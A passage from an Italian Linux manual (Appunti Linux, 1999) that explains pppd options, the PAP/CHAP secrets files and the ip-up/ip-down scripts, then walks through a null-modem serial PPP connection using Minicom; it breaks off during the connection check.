In condizioni normali, quando **`pppd`** deve utilizzare un dispositivo seriale che non corrisponde anche al terminale da cui è stato avviato, questo si mette da solo sullo sfondo. Per evitarlo si può usare l'opzione **`nodetach`**.

`persist | nopersist`

Con l'opzione **`persist`** si richiede a **`pppd`** di ristabilire la connessione quando questa termina; al contrario, **`nopersist`** indica espressamente di non ritentare la connessione. In generale, il comportamento predefinito di **`pppd`** è quello per cui la connessione non viene ristabilita dopo la sua conclusione.

`proxyarp | noproxyarp`

Con l'opzione **`proxyarp`** si fa in modo di inserire nella tabella ARP di sistema (*Address Resolution Protocol*) una voce con cui l'indirizzo IP del nodo remoto viene abbinato all'indirizzo Ethernet della prima interfaccia di questo tipo utilizzata nell'elaboratore locale. Questo trucco ha il risultato di fare apparire il nodo remoto della connessione PPP come appartenente alla rete locale dell'interfaccia Ethernet.

Al contrario, **`noproxyarp`** impedisce questo, e se utilizzato nella configurazione generale del file `/etc/ppp/options`, fa in modo che **`proxyarp`** divenga un'opzione privilegiata e quindi riservata all'utente **`root`**.

`require-pap | refuse-pap`

Con l'opzione **`require-pap`** si fa in modo che **`pppd`** accetti la connessione solo se riceve un'identificazione PAP valida dal nodo remoto; al contrario, l'opzione **`refuse-pap`** fa sì che **`pppd`** si rifiuti di fornire un'identificazione PAP alla controparte.

`require-chap | refuse-chap`

Con l'opzione **`require-chap`** si fa in modo che **`pppd`** richieda alla controparte l'identificazione CHAP, e di conseguenza, che accetti la connessione solo se ciò che riceve è valido secondo il file `/etc/ppp/chap-secrets`. L'opzione **`refuse-chap`** fa sì che **`pppd`** si rifiuti di fornire un'identificazione CHAP alla controparte.

### Alcune opzioni con argomento

`connect` ⟨*comando*⟩

Permette di utilizzare il comando, che eventualmente può essere delimitato tra apici (in base alle regole stabilite dalla shell utilizzata), per attivare la comunicazione attraverso la linea seriale. Di solito serve per avviare **`chat`** che si occupa della connessione attraverso il modem su una linea commutata.

`disconnect` ⟨*comando*⟩

Esegue il comando o lo script indicato, subito dopo la fine della connessione. Ciò può essere utile per esempio per inviare al modem un comando di aggancio (*hung up*) se la connessione fisica con il modem non consente di inviare i segnali di controllo necessari.

`mru` *n*

Fissa il valore dell'MRU (*Maximum Receive Unit*) a *n*. **`pppd`** richiederà al nodo remoto di utilizzare pacchetti di dimensione non superiore a questo valore. Il valore minimo teorico è 128, il valore predefinito è 1500. Nei collegamenti lenti viene suggerito l'utilizzo di un MRU pari a 296 (ottenuto sommando 40 byte di intestazione TCP a 256 byte di dati).

`mtu` *n*

Fissa il valore dell'MTU (*Maximum Transmit Unit*) a *n*, cioè stabilisce la dimensione massima dei pacchetti trasmessi per quanto riguarda le esigenze del nodo locale. Il nodo remoto potrebbe richiedere una dimensione inferiore.

`idle` ⟨*n-secondi*⟩

`maxconnect` ⟨*n-secondi*⟩

L'opzione **`idle`** permette di stabilire il tempo di inattività oltre il quale la connessione deve essere interrotta. Il collegamento è inattivo quando non transitano pacchetti di dati. In generale, questa opzione non è conveniente assieme a **`persist`**.

L'opzione **`maxconnect`** permette di fissare un tempo massimo per la connessione.

`netmask` ⟨*maschera-di-rete*⟩

Fissa il valore della maschera di rete per la comunicazione con il nodo remoto. Il valore viene indicato secondo la notazione decimale puntata.

Generalmente, la maschera di rete per una connessione punto-punto, dovrebbe essere 255.255.255.255, tuttavia, se si utilizza l'opzione **`proxyarp`** per fare figurare il nodo remoto come appartenente alla rete locale Ethernet, la maschera di rete deve seguire le particolarità di quella rete.

`ms-dns` ⟨*indirizzo*⟩

Se **`pppd`** viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, questa opzione permette di comunicare loro l'indirizzo IP di un server DNS. Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a server DNS.

`ms-wins` ⟨*indirizzo*⟩

Se **`pppd`** viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, o in generale SMB, questa opzione permette di comunicare loro l'indirizzo IP di un server WINS (*Windows Internet Name Service*). Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a server WINS.

`kdebug` ⟨*n-livello*⟩

Abilita l'emissione di messaggi diagnostici da parte della gestione del PPP interna al kernel, cosa che si traduce generalmente nell'inserimento di tali messaggi nel registro del sistema. Il valore 1 permette la generazione di messaggi di tipo generale; il valore 2 fa sì che venga emesso il contenuto dei pacchetti ricevuti; il valore 4 fa sì che venga emesso il contenuto dei pacchetti trasmessi. Per ottenere una combinazione di queste cose, basta sommare i numeri relativi.

### Alcune opzioni riferite all'identificazione

`name` ⟨*nome*⟩

Si tratta di un'opzione privilegiata, cioè riservata all'utente **`root`**, e permette di stabilire il **nome locale** utilizzato sia per la propria identificazione che per il riconoscimento di un altro nodo.

In pratica, se **`pppd`** deve identificarsi nei confronti di un nodo remoto, utilizzerà un segreto in cui il primo campo (client) corrisponda a tale nome; se invece si deve riconoscere un nodo remoto che si identifica, **`pppd`** utilizzerà un segreto in cui il secondo campo (server) corrisponda a questo.

> È importante tenere presente l'ambiguità di questa opzione. Per identificare il nodo locale nei confronti del nodo remoto, sarebbe meglio utilizzare l'opzione **`user`**.

`remotename` ⟨*nome*⟩

Definisce il nome prestabilito del nodo remoto. Questa opzione è ambigua quanto **`name`** e va utilizzata con la stessa prudenza. Potrebbe essere utile quando il nodo locale si vuole identificare presso il nodo remoto utilizzando la procedura PAP; in tal caso, dato che il nome del nodo remoto non viene rivelato in anticipo, si ha la possibilità di selezionare una voce particolare dall'elenco contenuto nel file `/etc/ppp/pap-secrets`, facendo riferimento al secondo campo (server).

> In generale, l'uso delle opzioni **`name`** e **`remotename`** dovrebbe essere sensato solo quando l'unico nodo che deve identificarsi è quello locale nei confronti di quello remoto, cioè quando non si pretende anche l'identificazione inversa. Tuttavia, se è possibile risolvere la cosa con l'uso dell'opzione **`user`**, tutto diventa più semplice.

`usehostname`

Si tratta di un'opzione con il quale si stabilisce che il nome locale corrisponda a quello del nodo. Questa opzione prende il sopravvento e si sostituisce a **`name`**.

`domain` ⟨*dominio*⟩

Nel caso sia attivata l'opzione **`usehostname`**, fa sì che il nome locale comprenda anche il dominio indicato. Questo dominio non viene aggiunto a quanto stabilito con l'opzione **`name`**.

`user` ⟨*nome*⟩

Permette di stabilire il nome locale da utilizzare per la propria identificazione nei confronti del nodo remoto. A differenza di **`name`**, questa opzione entra in gioco solo quando il nodo locale deve identificarsi, per cui, serve a selezionare una voce dai file dei segreti, facendo riferimento al primo campo, quello del client. Questa opzione prende il sopravvento su **`name`**, per ciò che riguarda questa situazione particolare.

## 92.3.2 File per il sistema di autenticazione

Si è già accennato all'uso dei file con cui si configurano i sistemi di autenticazione PAP e CHAP. Il loro formato è identico, anche se le diverse caratteristiche di PAP e CHAP consentono la presenza di voci sostanzialmente differenti.

Questi file di configurazione introducono il concetto di client e server nel momento dell'autenticazione: chi chiede all'altro di identificarsi è il server, mentre l'altro è il client. Teoricamente, la richiesta di autenticazione può essere reciproca, per cui, a fasi alterne, entrambi i nodi sono sia client che server nell'ambito del sistema di autenticazione. Quando si legge un file `/etc/ppp/*-secrets` occorre sempre fare mente locale a chi sia il nodo che si identifica nei confronti dell'altro, per determinare se il nodo locale è un client o un server in quel momento.

Per quanto riguarda la sintassi di questi file, come succede spesso, le righe vuote e quelle bianche vengono ignorate; così viene ignorato il contenuto dei commenti introdotti dal simbolo **`#`** e conclusi dalla fine della riga. Le altre righe, che contengono delle voci significative, sono trattate come record suddivisi in campi attraverso degli spazi lineari (spazi veri e propri o tabulazioni), secondo la sintassi seguente:

⟨*client*⟩ ⟨*server*⟩ ⟨*segreto*⟩ ⟨*indirizzo-ip-accettabile-del-client*⟩`...`

Ogni voce dovrebbe avere l'indicazione dei primi quattro campi.

Dal momento che la separazione tra i campi avviene per mezzo di spazi lineari, se uno di questi deve contenere spazi, questi devono essere protetti in qualche modo: si possono usare gli apici doppi per delimitare una stringa, oppure si può utilizzare la barra obliqua inversa (**`\`**) davanti a un carattere che si vuole sia trattato semplicemente per il suo valore letterale (vale anche per gli spazi).

Possono essere utilizzati anche dei simboli jolly (dei metacaratteri), che hanno valore diverso a seconda del campo in cui appaiono. In generale però, ci si limita all'uso dell'asterisco (**`*`**) nel campo del client, in quello del server, o in quello del primo indirizzo IP ammissibile. L'asterisco corrisponde a qualunque nome, o a qualunque indirizzo, e si può usare solo se il tipo di autenticazione utilizzato lo consente.

Meritano un po' di attenzione il quarto campo e quelli successivi. Questi, eventualmente, servono a elencare una serie di indirizzi IP che possono essere utilizzati dal nodo corrispondente al client con quella connessione particolare; si può utilizzare anche la forma ⟨*indirizzo*⟩`/`⟨*maschera*⟩ per rappresentare un gruppo di indirizzi in modo più chiaro. Se non si vogliono porre limitazioni agli indirizzi IP, si **deve** utilizzare un asterisco (**`*`**).

> In passato non era necessario compilare il quarto campo e quelli successivi se non c'era la necessità di specificare gli indirizzi IP utilizzabili. Con le ultime versioni di **`pppd`** è diventato impossibile farne a meno.

Come ultima considerazione, occorre tenere presente che quando **`pppd`** cerca una corrispondenza nei file dei segreti, se c'è la possibilità di farlo, seleziona la voce più specifica, cioè quella che contiene meno simboli jolly.

### 92.3.2.1 Uso di /etc/ppp/pap-secrets

L'autenticazione PAP prevede che un nodo si identifichi prima di conoscere l'identità della sua controparte. In questo senso, l'indicazione del nome del server può essere utile solo per distinguere la coppia nome-segreto da inviare. Si osservi l'esempio seguente:

```
# Segreti per l'autenticazione PAP
# client        server          segreto         indirizzi IP ammissibili
tizio           uno             tazza           *
```

```
caio            due             capperi         *
semproni        tre             serpenti        *
```

Concentrando l'attenzione al caso in cui sia il nodo locale a doversi identificare presso altri nodi remoti, questo potrebbe essere conosciuto con nomi differenti, a seconda del collegamento che si vuole instaurare. Osservando la prima voce dell'esempio, il nodo locale client è conosciuto presso il nodo **`uno`** (server) con il nome **`tizio`**, e per quella connessione deve utilizzare il segreto **`tazza`**.

Dal momento che il protocollo PAP non prevede di ottenere l'informazione sul nome remoto prima di fornire la propria identità, è necessario istruire **`pppd`** su quale voce utilizzare. Se i nomi locali sono tutti diversi, è sufficiente specificare questo dato attraverso l'opzione **`name`**, ma forse sarebbe meglio l'opzione **`user`**, essendo più specifica; se invece questi nomi possono essere uguali (in alcuni o in tutti i casi), occorre specificare anche l'opzione **`remotename`**.

A questo punto, però, dal momento che il nome del server non viene ottenuto attraverso il protocollo PAP, quello indicato nel secondo campo delle voci del file `/etc/ppp/pap-secrets` può essere un nome di fantasia, scelto solo per comodità.[1]

Per lo stesso motivo, se i nomi client sono tutti diversi, ovvero si utilizza una sola voce, il nome del nodo remoto (server) può essere semplicemente sostituito con un asterisco, come nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# client        server          segreto         indirizzi IP ammissibili
tizio           *               tazza           *
caio            *               capperi         *
semproni        *               serpenti        *
```

La funzione del file `/etc/ppp/pap-secrets` non si esaurisce solo nel compito di fornire l'identità del nodo locale (in qualità di client) quando il nodo remoto lo richiede, perché può essere usato anche per verificare l'identità del nodo remoto, quando è quest'ultimo a presentarsi come client.

Dal file `/etc/ppp/pap-secrets` non si riesce a distinguere quando il nodo locale è un client e quando è un server. Ciò dipende dalle opzioni. Se si richiede espressamente un'autenticazione PAP attraverso l'opzione **`require-pap`**, vuol dire che il nodo remoto deve identificarsi, e il suo nome dovrà apparire nel primo campo di una voce del file `/etc/ppp/pap-secrets` locale. In pratica, le cose non cambiano quando si legge il contenuto di questo file; sono le circostanze (ovvero le opzioni) che danno significato alle sue voci, e ogni volta bisogna mettersi nei panni giusti e pensare che il nodo locale sia un client o un server a seconda della situazione.

È bene ricordare che quando si utilizza l'autenticazione PAP, dal lato del nodo che deve verificare l'identità di altri nodi, cioè dal lato del server, si preferisce spesso fare riferimento agli utenti registrati nel sistema, piuttosto che al contenuto del file `/etc/ppp/pap-secrets`. Per questo si utilizza l'opzione **`login`**, assieme a **`require-pap`**, e si deve comunque aggiungere una voce particolare nel file `/etc/ppp/pap-secrets`, come mostrato nell'esempio seguente:

```
# Segreti per l'autenticazione PAP
# client        server          segreto         indirizzi IP ammissibili
*               *               ""              *
```

È difficile spiegare le ragioni di questo, ma è così. Diversamente, occorrerebbe ripetere l'indicazione delle utenze nel file `/etc/ppp/pap-secrets`, dove nel primo campo (client) andrebbero i nomi degli utenti, e nel terzo le password. In particolare, come si può intuire, la stringa nulla delimitata con i doppi apici nella posizione del segreto, rappresenta qualunque password.

L'amministratore del nodo remoto che deve identificarsi, dovrà inserire una voce nel proprio file `/etc/ppp/pap-secrets`, dove nel primo campo (client) metterà il nominativo-utente necessario per accedere presso il nodo remoto, e di conseguenza, nel terzo campo metterà la password di questo.

#### 92.3.2.2 Uso di /etc/ppp/chap-secrets

L'autenticazione CHAP prevede che un nodo si identifichi dopo aver conosciuto il nome della controparte. La compilazione del file `/etc/ppp/chap-secrets` segue le stesse regole del file utilizzato per l'autenticazione PAP, ma in tal caso, diventa meno probabile l'uso del jolly **`*`**.

L'autenticazione CHAP viene usata meno frequentemente perché con questa non è possibile fare riferimento agli utenti registrati nel sistema attraverso l'opzione **`login`**.

### 92.3.3 Script

Si è già accennato alla possibilità di affiancare a **`pppd`** alcuni script o programmi che possano essere avviati da questo in momenti determinati della fase si connessione e di disconnessione. Quando si utilizza

[1] Per qualche motivo, se si utilizza il protocollo di autenticazione PAP per la propria identificazione, e si vuole usare l'opzione **`remotename`**, è necessario anche aggiungere l'opzione **`user`**, o **`name`**, per specificare il nome locale del client.

il protocollo PPP per trasportare quello IP, sono particolarmente importanti **`ip-up`** e **`ip-down`** che dovrebbero essere contenuti nella directory `/etc/ppp/`.

Tutti gli script che **`pppd`** può gestire, e non solo quelli descritti qui, sono avviati senza che **`pppd`** debba attendere la loro conclusione; inoltre ottengono tutti i privilegi dell'utente **`root`**, in modo da permettere loro di eseguire qualunque operazione, soprattutto per ciò che riguarda la configurazione della rete. Tutti i flussi standard (standard input, standard output e standard error) sono ridiretti verso `/dev/null`. Infine, questi dispongono solo di un numero limitato di variabili di ambiente che vengono descritte di seguito.

- **`DEVICE`**

  Contiene il nome del dispositivo seriale utilizzato.

- **`IFNAME`**

  Contiene il nome dell'interfaccia di rete abbinata alla connessione PPP.

- **`IPLOCAL`**, **`IPREMOTE`**

  Queste due variabili contengono rispettivamente l'indirizzo IP locale e quello remoto della connessione.

- **`PEERNAME`**

  Contiene il nome del nodo remoto, ottenuto a seguito di un'autenticazione.

- **`SPEED`**

  Contiene la velocità espressa in bps della linea seriale.

- **`UID`**

  Contiene il numero UID reale dell'utente che ha avviato **`pppd`**.

#### 92.3.3.1 /etc/ppp/ip-up /etc/ppp/ip-down

Come si può intuire dai nomi di questi script, **`ip-up`** viene avviato da **`pppd`** quando la connessione IP è attiva, mentre **`ip-down`** viene avviato quando questa connessione non è più disponibile.

Oltre alle variabili di ambiente descritte in precedenza, questi ricevono una serie di argomenti, che potrebbero anche essere superflui:

1. ⟨*nome-interfaccia*⟩

   è l'equivalente del contenuto della variabile **`IFNAME`**;

2. ⟨*dispositivo-della-linea*⟩

   è l'equivalente del contenuto della variabile **`DEVICE`**;

3. ⟨*velocità-bps*⟩

   è l'equivalente del contenuto della variabile **`SPEED`**;

4. ⟨*indirizzo-ip-locale*⟩

   è l'equivalente del contenuto della variabile **`IPLOCAL`**;

5. ⟨*indirizzo-ip-remoto*⟩

   è l'equivalente del contenuto della variabile **`IPREMOTE`**;

6. ⟨*opzione-ipparam*⟩

   è il valore dell'opzione **`ipparam`** se questa viene utilizzata con **`pppd`**.

L'esempio seguente riguarda uno script **`ip-up`** con il quale si vuole fare in modo che i messaggi in coda nel sistema locale di posta elettronica vengano inviati non appena la connessione PPP viene instaurata.

```
#!/bin/bash
#
# /etc/ppp/ip-up
#
# Per facilitare le cose, viene definita la variabile di ambiente
# PATH, così da poter avviare i programmi più facilmente.
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH
```

```
# Se l'indirizzo IP remoto corrisponde a quello che consente
# l'accesso a Internet, si invia la posta elettronica rimasta in coda.
#
case "$5" in
    111.112.113.114)
        sendmail -q
        ;;
    *)
esac
```

#### 92.3.3.2 Verifica dell'ambiente

Alle volte, sembra che le cose non vadano come dovrebbero, in base a quanto si trova nella documentazione. Per esempio, nella descrizione di queste funzionalità all'interno di *pppd(8)* è specificato che questi script ricevono soltanto le variabili che sono state presentate in queste sezioni. Eppure, ci sono degli esempi di utilizzo di **`pppd`** che fanno affidamento su altre risorse. In generale, sarebbe bene fare affidamento soltanto su quanto indicato nei documenti originali, tuttavia, alle volte potrebbe essere utile sapere esattamente qual è l'ambiente che ricevono questi script, e quali sono precisamente gli argomenti che gli vengono passati.

```
#!/bin/bash
/bin/echo $@ >> /tmp/ambiente-ppp
set >> /tmp/ambiente-ppp
exit 0
```

L'esempio mostra una soluzione semplicissima per ottenere tali informazioni. Può trattarsi di uno qualunque degli script che è in grado di comandare **`pppd`**, non solo quelli riferiti alle connessioni IP che sono già stati presentati. Viene accodato al file `/tmp/ambiente-ppp` il contenuto di tutti gli argomenti ricevuti, e quindi, attraverso il comando **`set`**, viene aggiunto anche lo stato di tutto l'ambiente.

### 92.3.4 Configurazione

Per completare questo capitolo introduttivo al PPP, viene incluso l'esempio del file di configurazione generale standard che viene fornito normalmente assieme a **`pppd`**. Questo dovrebbe rendere un po' meglio l'idea di come si utilizzano le opzioni di **`pppd`**.

```
# /etc/ppp/options

# The name of this server. Often, the FQDN is used here.
#name <host>

# Enforce the use of the hostname as the name of the local system for
# authentication purposes (overrides the name option).
usehostname

# If no local IP address is given, pppd will use the first IP address
# that belongs to the local hostname. If "noipdefault" is given, this
# is disabled and the peer will have to supply an IP address.
noipdefault

# With this option, pppd will accept the peer's idea of our local IP
# address, even if the local IP address was specified in an option.
#ipcp-accept-local

# With this option, pppd will accept the peer's idea of its (remote) IP
# address, even if the remote IP address was specified in an option.
#ipcp-accept-remote

# Specify which DNS Servers the incoming Win95 or WinNT Connection should use
# Two Servers can be remotely configured
#ms-dns 192.168.1.1
#ms-dns 192.168.1.2

# Specify which WINS Servers the incoming connection Win95 or WinNT should use
#wins-addr 192.168.1.50
#wins-addr 192.168.1.51

# enable this on a server that already has a permanent default route
```

```
#nodefaultroute

# Run the executable or shell command specified after pppd has terminated
# the link.  This script could, for example, issue commands to the modem
# to cause it to hang up if hardware modem control signals were not
# available.
# If mgetty is running, it will reset the modem anyway. So there is no need
# to do it here.
#disconnect "chat -- \d+++\d\c OK ath0 OK"

# Increase debugging level (same as -d). The debug output is written
# to syslog LOG_LOCAL2.
debug

# Enable debugging code in the kernel-level PPP driver.  The argument n
# is a number which is the sum of the following values: 1 to enable
# general debug messages, 2 to request that the contents of received
# packets be printed, and 4 to request that the contents of transmitted
# packets be printed.
#kdebug n

# Require the peer to authenticate itself before allowing network
# packets to be sent or received.
# Please do not disable this setting. It is expected to be standard in
# future releases of pppd. Use the call option (see manpage) to disable
# authentication for specific peers.
#auth

# authentication can either be pap or chap. As most people only want to
# use pap, you can also disable chap:
#require-pap
#refuse-chap

# Use hardware flow control (i.e. RTS/CTS) to control the flow of data
# on the serial port.
crtscts

# Specifies that pppd should use a UUCP-style lock on the serial device
# to ensure exclusive access to the device.
lock

# Use the modem control lines.
modem

# async character map -- 32-bit hex; each bit is a character
# that needs to be escaped for pppd to receive it.  0x00000001
# represents '\x01', and 0x80000000 represents '\x1f'.
# To allow pppd to work over a rlogin/telnet connection, ou should escape
# XON (^Q), XOFF  (^S) and ^]: (The peer should use "escape ff".)
#asyncmap  200a0000
asyncmap 0

# Specifies that certain characters should be escaped on transmission
# (regardless of whether the peer requests them to be escaped with its
# async control character map).  The characters to be escaped are
# specified as a list of hex numbers separated by commas.  Note that
# almost any character can be specified for the escape option, unlike
# the asyncmap option which only allows control characters to be
# specified.  The characters which may not be escaped are those with hex
# values 0x20 - 0x3f or 0x5e.
#escape 11,13,ff

# Set the MRU [Maximum Receive Unit] value to <n> for negotiation.  pppd
# will ask the peer to send packets of no more than <n> bytes. The
# minimum MRU value is 128.  The default MRU value is 1500.  A value of
```

```
# 296 is recommended for slow links (40 bytes for TCP/IP header + 256
# bytes of data).
#mru 542

# Set the MTU [Maximum Transmit Unit] value to <n>. Unless the peer
# requests a smaller value via MRU negotiation, pppd will request that
# the kernel networking code send data packets of no more than n bytes
# through the PPP network interface.
#mtu <n>

# Set the interface netmask to <n>, a 32 bit netmask in "decimal dot"
# notation (e.g. 255.255.255.0).
#netmask 255.255.255.0

# Don't fork to become a background process (otherwise pppd will do so
# if a serial device is specified).
nodetach

# Set the assumed name of the remote system for authentication purposes
# to <n>.
#remotename <n>

# Add an entry to this system's ARP [Address Resolution Protocol]
# table with the IP address of the peer and the Ethernet address of this
# system. {proxyarp,noproxyarp}
proxyarp

# Use the system password database for authenticating the peer using
# PAP. Note: mgetty already provides this option. If this is specified
# then dialin from users using a script under Linux to fire up ppp wont work.
#login

# If this option is given, pppd will send an LCP echo-request frame to
# the peer every n seconds. Under Linux, the echo-request is sent when
# no packets have been received from the peer for n seconds. Normally
# the peer should respond to the echo-request by sending an echo-reply.
# This option can be used with the lcp-echo-failure option to detect
# that the peer is no longer connected.
lcp-echo-interval 30

# If this option is given, pppd will presume the peer to be dead if n
# LCP echo-requests are sent without receiving a valid LCP echo-reply.
# If this happens, pppd will terminate the connection.  Use of this
# option requires a non-zero value for the lcp-echo-interval parameter.
# This option can be used to enable pppd to terminate after the physical
# connection has been broken (e.g., the modem has hung up) in
# situations where no hardware modem control lines are available.
lcp-echo-failure 4

# Specifies that pppd should disconnect if the link is idle for n seconds.
idle 600

# Disable the IPXCP and IPX protocols.
noipx
```

## 92.4 Riferimenti

- Robert Hart, *PPP HOWTO*
- *pppd(8)*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Connessioni su porte seriali e con linee dedicate

Nel capitolo 91 si è già accennato ai dispositivi seriali e al loro ruolo nella comunicazione con l'esterno. In questo capitolo si vuole mostrare in che modo possa essere realizzata una semplice connessione tra due elaboratori attraverso le porte seriali, così come si potrebbe attraverso una connessione PLIP tra porte parallele, e cosa cambia quando si vuole ottenere la stessa cosa con una linea dedicata utilizzando una coppia di modem.

> Volendo fare degli esperimenti utilizzando un solo elaboratore, sfruttando due porte seriali ed eventualmente due modem, si può fare lo stesso, ma solo a titolo di studio, dal momento che altrimenti non avrebbe senso.

## 93.1 Cavo seriale

Per connettere due porte seriali di due elaboratori (cioè due unità DTE), occorre realizzare un cavo apposito, detto Null-modem. Se ne possono usare due tipi: a tre o a sette fili. Il primo permette solo una connessione con controllo di flusso software, detto anche XON/XOFF, mentre il secondo consente un controllo di flusso hardware, o RTS/CTS. Le tabelle E.3 e E.4, riportate nell'appendice E, ne mostrano lo schema di collegamento.

## 93.2 Verifica del funzionamento

Dopo aver realizzato il cavo seriale, è sufficiente anche quello a soli tre fili, si può controllare il suo funzionamento collegando con questo due elaboratori. Su entrambi verrà utilizzato un programma di comunicazione per tentare una trasmissione elementare.

Prima di utilizzare i programmi di comunicazione, occorre accertarsi di disporre dei file di dispositivo corretti, `/dev/ttyS`*n*, ed eventualmente di un collegamento simbolico denominato `/dev/modem` che punti al dispositivo corrispondente alla porta seriale utilizzata per la connessione.

Supponendo di utilizzare la seconda porta seriale, si potrà creare il collegamento nel modo seguente:

```
# ln -s -i /dev/ttyS1 /dev/modem
```

### 93.2.1 Programma di comunicazione

Una volta sistemati i collegamenti simbolici in entrambi gli elaboratori, è il momento di avviare un programma di terminale di comunicazione. Il programma di comunicazione più comune nelle distribuzioni GNU/Linux è Minicom, ed è quello che verrà mostrato negli esempi seguenti. Se non si vuole intervenire sui permessi del dispositivo di comunicazione, occorre agire come utente **`root`**. Per questo motivo è importante fare attenzione a non salvare alcuna configurazione di Minicom, perché questa diventerebbe quella predefinita per tutti gli utenti.

Si avvia Minicom (l'eseguibile **`minicom`**) su entrambi gli elaboratori.

# **`minicom`**[ *Invio* ]

```
Welcome to minicom 1.75

Press CTRL-A Z for help on special keys
```

Attraverso i due programmi occorre configurare entrambe le porte seriali nello stesso modo. In particolare, se si utilizza un cavo seriale a tre fili, si deve specificare che la comunicazione avviene attraverso un controllo di flusso software.

[ *Ctrl+a* ][ *z* ]

Con questa combinazione si ottiene il menu di Minicom.

```
          Commands can be called by CTRL-A <key>

               Main Functions                  Other Functions

 Dialing directory..D  run script (Go)....G | Clear Screen.......C
 Send files.........S  Receive files......R | cOnfigure Minicom..O
 comm Parameters....P  Add linefeed.......A | Suspend minicom....J
```

```
Capture on/off.....L  Hangup............H | eXit and reset.....X
send break.........F  initialize Modem...M | Quit with no reset.Q
Terminal settings..T  run Kermit.........K | Cursor key mode....I
lineWrap on/off....W  local Echo on/off..E | Help screen........Z
                                            | scroll Back........B

     Select function or press Enter for none.
```

È necessario configurare la porta seriale, per quanto riguarda la velocità di comunicazione, la parità, la dimensione del *data bit* e il tipo di controllo di flusso.

[ *o* ]

Si presenta un menu di diverse scelte possibili.

```
  Filenames and paths
  File transfer protocols
**Serial port setup**
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
  Exit
```

Si deve selezionare la voce **`Serial port setup`**, spostando il cursore con i tasti freccia e premendo [ *Invio* ] alla fine.

```
A -    Serial Device      : /dev/modem
B - Lockfile Location     : /var/lock
C -   Callin Program      :
D -  Callout Program      :
E -    Baud/Par/Bits      : 38400 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Si seleziona la voce **`E`** per modificare la velocità di comunicazione.

[ *e* ]

```
Current: 38400 8N1

  Speed          Parity          Data

A: 300          J: None         Q: 5
B: 1200         K: Even         R: 6
C: 2400         L: Odd          S: 7
D: 9600         M: Mark         T: 8
E: 19200        N: Space
F: 38400
G: 57600
H: 115200       O: 8-N-1
                P: 7-E-1
```

È il caso di utilizzare sempre blocchetti di 8 bit dati senza parità, con un bit di stop, corrispondente alla sigla convenzionale 8N1. La velocità può essere spinta al massimo.

[ *h* ]

```
Current: 115200 8N1
```

Al termine si conferma con la semplice pressione del tasto [ *Invio* ].

[ *Invio* ]

```
A -    Serial Device      : /dev/modem
B - Lockfile Location     : /var/lock
C -   Callin Program      :
D -  Callout Program      :
E -    Baud/Par/Bits      : 115200 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Si passa quindi a configurare il controllo di flusso. Si suppone di dovere utilizzare il controllo di flusso software perché si dispone di un cavo seriale a soli tre fili. In caso contrario si può utilizzare la configurazione opposta.

[ *f* ]

```
 F - Hardware Flow Control : No
 G - Software Flow Control : No
```

[ *g* ]

```
 F - Hardware Flow Control : No
 G - Software Flow Control : Yes
```

Si esce da questo menu con la semplice pressione del tasto [ *Invio* ].

[ *Invio* ]

Quindi si esce dal menu precedente selezionando la voce **`Exit`**.

```
  Filenames and paths
  File transfer protocols
  Serial port setup
  Modem and dialing
  Screen and keyboard
  Save setup as dfl
  Save setup as..
**Exit**
```

Da questo momento, tutto quello che si digita da una parte deve apparire sullo schermo dell'altra. Questo serve a provare che la connessione è corretta.

Per terminare la connessione si può utilizzare semplicemente il comando seguente, da entrambe le parti.

[ *Ctrl+a* ][ *q* ]

## 93.3 Connessione PPP senza autenticazione

Quando si è certi che il cavo seriale è funzionante, si può passare alla realizzazione di una connessione punto-punto con l'aiuto di **`pppd`**.

La connessione PPP si presta a tanti tipi di situazione. Qui si intende mostrare il caso più semplice, in cui si utilizza solo una connessione seriale senza modem, e nessuna delle due parti richiede all'altra di identificarsi.

> Per poter comprendere gli esempi che vengono mostrati nelle sezioni seguenti, è necessario leggere il capitolo 92, tenendo presente che il kernel deve essere stato predisposto per il PPP.

### 93.3.1 Script di connessione

La cosa più semplice è la realizzazione di uno script su entrambi gli elaboratori da collegare, con l'indicazione invertita degli indirizzi IP da utilizzare. In particolare, con questo esempio, non si fa affidamento sulla configurazione generale del file `/etc/ppp/options`, che si suppone assente, oppure vuoto.

Si suppone di disporre dell'indirizzo 192.168.100.1 per l'elaboratore A e 192.168.200.1 per l'elaboratore B. Si vuole utilizzare un controllo di flusso software perché si dispone di un cavo seriale a tre fili. Entrambi gli elaboratori utilizzano la seconda porta seriale.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="115200"
C_FLUSSO="nocrtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
```

```
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Nello script dell'elaboratore B, basta scambiare gli indirizzi.

```
#! /bin/sh

# Elaboratore B

IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
...
```

Una volta avviati i due script, ognuno nel proprio elaboratore, quando la connessione si instaura si può controllare con **`ifconfig`** e **`route`** che tutto sia in ordine.

### 93.3.2 Verifica della connessione

L'esecuzione dei due script porta alla definizione di una nuova interfaccia di rete, **`ppp0`**, e a una nuova voce nella tabella di instradamento.

A# **ifconfig**[*Invio*]

```
...
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.100.1  P-t-P:192.168.200.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

B# **ifconfig**[*Invio*]

```
...
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.200.1  P-t-P:192.168.100.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

A# **route -n**[*Invio*]

```
